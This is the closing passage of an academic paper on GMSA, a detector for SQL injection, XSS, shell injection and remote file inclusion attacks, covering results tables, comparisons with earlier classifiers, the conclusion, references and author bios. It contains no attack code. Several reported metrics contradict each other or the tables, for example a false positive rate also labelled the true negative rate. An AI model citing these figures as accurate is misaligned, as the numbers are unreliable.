total1 (i,1)=1
else
total1 (i,1)=0
end if
Step 5:
output: Obtain the result of True Positive (TP)
print R = True Positive (TP)
end for
}

TABLE 4. Results of different datasets that were classified by GMSA.

Dataset A	TP	TN	FP	TNR	FN	PR	RR	Acc.
Dataset 1	650	77	2	0.9746	3	0.9969	0.9960	0.9931
Dataset 2	638	94	3	0.9690	2	0.9953	0.9968	0.9932
Dataset 3	2554	880	31	0.9660	8	0.9880	0.9969	0.9887
Dataset 4	1320	397	15	0.9636	4	0.9887	0.9970	0.9890
Dataset 5	2070	488	19	0.9621	6	0.9909	0.9971	0.9903
Dataset 6	2771	883	34	0.9629	8	0.9878	0.9971	0.9886
Avg.	1667	469	17	0.9650	5	0.9912	0.9968	0.9898



FIGURE 3. ROC diagram of the result concerning Dataset A.

rate of Dataset A is 03.49%. The true negative rate of Dataset A is 03.49%.

Figure 3 depicts the ROC curve for the performance of GMSA results. The ROC curve shows the relationship between two characteristics: True Positive Rate (TPR) and False Positive Rate (FPR) of Dataset B. According to Figure 3, high accuracy values interpreted by the curve present the relationship between the recall rate (RR), and the FPR for dataset A.

True Negative Rate is called Specificity.

False Positive Rate is 1 - Specificity.

TP: Attack detected where it was an attack
TN: not attack no alarm no detection
TNR = TN / (TN + FP)
FPR = FP / (FP + TN)
Precision = Positive Predictive Value = TP / (TP + FP) = P
Recall = True Positive Rate = Sensitivity = TP / (TP + FN) = R
Accuracy = (TP + TN) / (TP + TN + FP + FN)
Precision = 1667 / (1667 + 17) = 98.99%
TPR = 1667 / (1667 + 5) = 99.70%
TNR = 469/ (469 + 17) = 469/486 = 96.50%
FPR =17/ (17 + 469) = 17/486 = 03.49%
Accuracy = (1667+469)/(1667+469+17+5) = 0.9898.

TABLE 5. Results of different datasets that were classified by GMSA.

Dataset B	TP	TN	FP	TNR	FN	PR	RR	Acc.
Dataset 1	450	550	1	0.9981	4	0.9977	0.9911	0.9950
Dataset 2	477	521	1	0.9980	4	0.9978	0.9916	0.9950
Dataset 3	902	620	3	0.9952	5	0.9969	0.9945	0.9948
Dataset 4	1357	810	6	0.9926	7	0.9956	0.9949	0.9940
Dataset 5	1732	855	8	0.9907	7	0.9954	0.9960	0.9942
Avg.	983	671	4	0.9955	5	0.9966	0.9936	0.9945

Table 5 below summarizes the performance of the GMSA approach with five different datasets. The highest accuracy value as shown in Table 3 is 0.9950 (Dataset B, 1, and Dataset B, 2), but the average of the accuracy result as shown in Table 3 is 0.9945 (Dataset B, Avg.). The false positive rate of dataset B is 0.59%. The true negative rate of dataset B is 99.55%.

Precision = 1357/(1357 + 6) = 99.55%
TPR = 1357/(1357 + 7) = 99.48%
TNR = 671/(671 + 4) = 671/674 = 99.40%
FPR = 4/(4 + 671) = 4/675 = 0.59%
Accuracy = (983 + 671)/(983 + 671 + 4 + 5) = 0.9945.

Figure 4 illustrates the ROC diagram that previews the precise performance of Dataset B by comparing the two characteristics (TPR and FPR).



FIGURE 4. ROC diagram of the results concerning Dataset B.

VI. COMPARISON WITH OTHER APPROACHES

In this section, we compare the research undertaken by Xiao et al. (2015) and Priyaa and Devi (2016), and then show the results of a comparison with GMSA.

A. USING STATIC ANALYSIS TO DETECT CIA

Xiao et al. (2015) use a static analysis to detect whether a webpage is vulnerable to CIA or not. Their method utilizes features for training the classifier to guess the prediction. For classifying purposes the authors use the Weka (Waikato Environment for Knowledge Analysis), which is a machine learning algorithm for data-mining. The authors' dataset, used to build the classifier for training, consisted of 300 vulnerable apps and 300 normal apps.

To test the classifier, Xiao et al. used 108 vulnerable apps and 278 normal apps [29].

Xiao et al. use nine detection algorithms for classification. These algorithms are IBk, NativeBayes, SMO, BayesNet, J48, LibSVM, RandomForest, DecisionTable, and RandomTree, and they utilized the Weka framework. As shown in Table 6 [29], RandomForest is the best classification method (False Positive Rate = 8%, True Positive Rate = 95.3%). The second best classification method is RandomTree (False Positive Rate = 8.3%, True Positive Rate = 94.6%) [14]. The results of the proposed GMSA are more precise: the TPR of the GMSA is 99.48%, and the FPR of the GMSA is 0.59%.

B. UTILIZING THE POSTGRESQL DATABASE

Priyaa and Devi (2016) utilize the PostgreSQL database which is created using the XAMPP web server and Movielens dataset [7].

TABLE 6. Results of different algorithms for detecting CIA.

Detection algorithms for classification	TPR %	FPR %
RandomTree	94.6%	8.3%
RandomForest	95.3%	8%
GMSA	99.48%	0.59%

The authors use malicious and normal queries which are categorized into three groups according to the sort of query. Specifically, Stored Procedure belongs to Group 1, Select command belongs to Group2, and Insert command belongs to Group 3.

They built a framework to detect SQL injection attack by using suitable kernel functions with a SVM (Support Vector Machine) algorithm. The authors' module consists of a model generator and a model evaluator phase.

The model evaluator determines the performance of the binary classification model using the K-Fold cross-validation. The evaluator obtains the classifier's performance by calculating the true positive rate, false positive rate, and accuracy. Furthermore, the SQL injection attack's classifier determines if the new testing feature vector is malicious or normal. Table 7 presents the results concerning the SQL injection attack's classifier [14].

TABLE 7. Results of the SQL injection attack's classifier [7].

Detection algorithms for classification	Accuracy (%)
C4.5 decision tree + ACO [13]	95.06%
SVM (Support Vector Machine) + ACO [13].	90.82%
C4.5 decision tree + PSO [13].	95.37%
SVM (Support Vector Machine) + PSO [13].	91.57%
Authors' approach [SVM (Support Vector Machine) + SMO] [7]	95.67%
GMSA	99.45%

The accuracy reported in the research paper by Priyaa and Devi (2016) is 95.67%, whilst Xiao et al. in their research paper documented the following findings. The false positive rate in the RandomTree classification method is 8.3% while the true positive rate is 94.6%. The false positive rate of RandomForest is 8%, and the true positive rate is 95.3%. The GMSA result shows the accuracy of the proposed algorithm is 99.45%, the false positive rate is 0.59%, and the true positive rate (recall rate) is 99.48%.

VII. CONCLUSION

This paper has presented the GMSA for the detection of CIAs. A review of the literature reveals that this is a new technique. GMSA methodology provides more precise performance and results compared to other research on this topic. GMSA detects various types of CIA, such as XSS attack, SQL injection attack, Shell injection attack (Command injection attack), and Remote File Inclusion attack. Other researchers mostly consider SQL injection and XSS attacks [7], [29].

The dataset that we used in this paper was derived from two different sources. We created eleven different datasets and applied GMSA to them to measure the performance of the GMSA. The ROC diagrams in Figure 3 and Figure 4 show that the two characteristics, TPR and FPR, elicit a precise performance [30].

The accuracy of GMSA is 99.45% which is significant compared with what other research papers have suggested. The Precision Rate of GMSA is 99.55%, TPR (Recall Rate) is 99.48%, the TNR is 99.40%, and the FPR is 0.59%. The false positive rate is low compared with other research [7], [29]. The low false positive rate is a very important factor, because the defense algorithm should balance between the FPR and TPR. It can therefore be concluded that GMSA outperforms research to date in the field.

REFERENCES

[1] K. Hamedani, L. Liu, R. Atat, J. Wu, and Y. Yi, "Reservoir computing meets smart grids: Attack detection using delayed feedback networks," *IEEE Trans. Ind. Informat.*, vol. 14, no. 2, pp. 734–743, Feb. 2018.

[2] M. Qbea'h, M. Alshraideh, and K. E. Sabri, "Detecting and preventing SQL injection attacks: A formal approach," in *Proc. IEEE Cybersecur. Cyberforensics Conf. (CCC)*, Amman, Jordan, Aug. 2016, pp. 123–129.

[3] Wikipedia. *File inclusion vulnerability*. Accessed: Jun. 30, 2017. [Online]. Available: https://en.wikipedia.org/wiki/File_inclusion_vulnerability

[4] A. S. Choudhary and M. L. Dhore, "CIDT: Detection of malicious code injection attacks on Web application," *Int. J. Comput. Appl.*, vol. 52, no. 2, pp. 19–26, 2012.

[5] J. Fonseca, M. Vieira, and H. Madeira, "Vulnerability & Attack Injection for Web Applications," *IEEE/IFIP Int. Conf. Dependable Syst. Netw.*, Lisbon, Portugal, Jun./Jul. 2009, pp. 93–102.

[6] Z. Zhao and G.-J. Ahn, "Using instruction sequence abstraction for shellcode detection and attribution," in *Proc. IEEE Conf. Commun. Netw. Secur. (CNS)*, National Harbor, MD, USA, Oct. 2013, pp. 323–331.

[7] B. D. Priyaa and M. I. Devi, "Fragmented query parse tree based SQL injection detection system for Web applications," in *Proc. IEEE Int. Conf. Comput. Technol. Intell. Data Eng. (ICCTIDE)*, Kovilpatti, India, Jan. 2016, pp. 1–5.

[8] A. A. M. Sharadqeh, A. M. Alnaser, O. Al Heyasat, A. A.-K. Abu-Ein, and H. Hatamleh, "Review and measuring the efficiency of SQL injection method in preventing E-mail hacking," *Int. J. Commun., Netw. Syst. Sci.*, vol. 5, no. 6, pp. 1–6, 2012.

[9] A. Alazab and A. Khresiat, "New strategy for mitigating of SQL injection attack," *Int. J. Comput. Appl.*, vol. 154, no. 11, pp. 1–10, 2016.

[10] H. Alnabulsi, M. R. Islam, and Q. Mamun, "Detecting SQL injection attacks using SNORT IDS," in *Proc. IEEE Asia–Pacific World Congr. Comput. Sci. Eng. Conf.*, Nadi, Fiji, Nov. 2014, pp. 1–7.

[11] OWASP. *XSS Filter Evasion Cheat Sheet*. Accessed: Jun. 30, 2017. [Online]. Available: https://www.owasp.org/index.php/XSS_Filter_Evasion_Cheat_Sheet

[12] E. Vela and D. Lindsay. *Our Favorite XSS Filters/IDS and how to Attack Them*. Accessed: Jun. 30, 2017. [Online]. Available: http://www.blackhat.com/presentations/bh-usa-09/VELANAVA/BHUSA09-VelaNava-FavoriteXSS-SLIDES.pdf
[13] G. V. Nadiammai and M. Hemalatha, "Effective approach toward Intrusion Detection System using data mining techniques," *Egyptian Inform. J.*, vol. 15, pp. 37–50, Mar. 2014.
[14] H. Alnabulsi, R. Islam, and Q. Mamun, "A novel algorithm to protect code injection attacks," in *Proc. Int. Conf. Appl. Techn. Cyber Secur. Intell. (ATCSI)*, vol. 580, 2018, pp. 281–292.
[15] IBM Security. *IBM Security Network Intrusion Prevention System*. Accessed: Jun. 30, 2017. [Online]. Available: https://www.ibm.com/support/knowledgecenter/en/SSB2MG_4.6.0/com.ibm.ips.doc/concepts/wap_injection_attacks.htm
[16] OWASP. *Testing for Command Injection*. Accessed: Jun. 30, 2017. [Online]. Available: https://www.owasp.org/index.php/Testing_for_Command_Injection_(OTG-INPVAL-013)
[17] Trustwave. *ModSecurity Advanced Topic of the Week: Remote File Inclusion Attack Detection*. Accessed: Jun. 30, 2017. [Online]. Available: https://www.trustwave.com/Resources/SpiderLabs-Blog/ModSecurity-Advanced-Topic-of-the-Week–Remote-File-Inclusion-Attack-Detection
[18] *Reiners Weblog*. Accessed: Jun. 30, 2017. [Online]. Available: https://websec.wordpress.com/2010/02/22/exploiting-php-file-inclusion-overview
[19] Imperva Incapsula. *Remote File Inclusion (RFI)*. Accessed: Jun. 30, 2017. [Online]. Available: https://www.incapsula.com/web-application-security/rfi-remote-file-inclusion.html
[20] Kane. (Oct. 2007). *Hack This Site*. Accessed: Jun. 30, 2017. [Online]. Available: https://www.hackthissite.org/articles/read/915
[21] Trustwave. (2011). *Beyond Negative Security: Advanced Methods to Protect Web Applications*. Accessed: Jun. 30, 2017. [Online]. Available: https://www.trustwave.com/Resources/Library/Documents/2012-Trustwave-Global-Security-Report/?dl=1
[22] Wikipedia. *Local File Inclusion*. Accessed: Jun. 30, 2017. [Online]. Available: https://en.wikipedia.org/wiki/File_inclusion_vulnerability#Local_File_Inclusion
[23] B. D. Priyaa and M. I. Devi, "Hybrid SQL injection detection system," in *Proc. IEEE 3rd Int. Conf. Adv. Comput. Commun. Syst. (ICACCS)*, Coimbatore, India, Jan. 2016, pp. 1–5.
[24] B. Qu, B. Liang, S. Jiang, and C. Ye, "Design of automatic vulnerability detection system for Web application program," in *Proc. IEEE 4th Int. Conf. Softw. Eng. Service Sci.*, Beijing, China, May 2013, pp. 89–92.
[25] T. Scholte, W. Robertson, D. Balzarotti, and E. Kirda, "Preventing input validation vulnerabilities in Web applications through automated type analysis," in *Proc. IEEE Comput. Softw. Appl. Conf. (COMPSAC)*, Izmir, Turkey, Jul. 2012, pp. 233–243.
[26] J. Koshal and M. Bag, "Cascading of C4.5 Decision Tree and Support Vector Machine for Rule Based Intrusion Detection System," *MECS Int. J. Comput. Netw. Inf. Secur.*, vol. 8, pp. 8–20 Aug. 2012.
[27] C. T. Giménez, A. P. Villegas, and G. Marañón. *HTTP Dataset CSIC 2010*. Accessed: Jun. 30, 2017. [Online]. Available: http://www.isi.csic.es/dataset/
[28] A. Muntner. *SecLists*. Accessed: Jun. 30, 2017. [Online]. Available: https://github.com/danielmiessler/SecLists
[29] X. Xiao, R. Yan, R. Ye, Q. Li, S. Peng, and Y. Jiang, "Detection and prevention of code injection attacks on HTML5-based apps," in *Proc. IEEE 3rd Int. Conf. Adv. Cloud Big Data*, Yangzhou, China, Oct./Nov. 2015, pp. 254–261.
[30] Medcalc. *ROC Curve Analysis*. Accessed: Sep. 20, 2017. [Online]. Available: https://www.medcalc.org/manual/roc-curves.php

HUSSEIN ALNABULSI received the master's degree in computer engineering from Yarmouk University, Jordan. He is currently pursuing the Ph.D. degree with the Computer Faculty, Charles Sturt University, Albury, NSW, Australia. He has published six conference papers, three journal paper, and three book chapters in IEEE and Springer journals. His research interests are about cyber security and dark web.

RAFIQUL ISLAM has more than 15 years of teaching and research experiences at different universities in Australia and overseas. He is currently an Associate Professor of computing with Charles Sturt University, Australia, where he has been leading the Cyber Security Research Group since 2014. He has a strong research background in cybersecurity with a specific focus on malware analysis and classification, dark web, authentication, dark web threat analysis, security in cloud, privacy in social media, and Internet of Things (IoT). He has a strong publication record and has published more than 150 peer-reviewed scholarly research papers, book chapters and books. His contributions have been recognized as evidenced by numerous national and international recognitions and awards. He has been involved as the General Chair, the Cahir, and a member of organizing committee and TPC in a number of international conferences and acting as a member of an editorial team of different international journals. He is also one of the CSU Chief Investigators for the newly established $140 million Cybersecurity CRC, contributing to the projects related to resilient networks, security and configuration management of IoT system, platform and architecture of cybersecurity as a service, and malware detection and removal.

MAJHARUL TALUKDER received the M.B.A. degree from Midwestern State University, Wichita Falls, TX, USA, and the Ph.D. degree in innovation adoption from the University of South Australia. He is currently an Assistant Professor of management studies with the Faculty of Business, Government & Law, University of Canberra. He has published in numbers of international refereed journals, including the *Journal of Organizational Computing and Electronic Commerce*, the *Journal of Computer Information Systems*, the *Business Process Management Journal*, the *Australasian Journal of Information Systems*, *Asia Pacific Management Review*, *Human Systems Management*, *Performance Improvement Quarterly*, the *Asia Pacific Journal of Marketing and Logistics*, the *Journal of Electronic Commerce*, the *International Journal of Business Innovation and Research*, the *Journal of Electronic Commerce in Organizations*, and the *International Journal of Web Based Communities*. His major research interests are in innovation adoption, virtual community and virtual organization, electronic commerce, and strategic and technology management.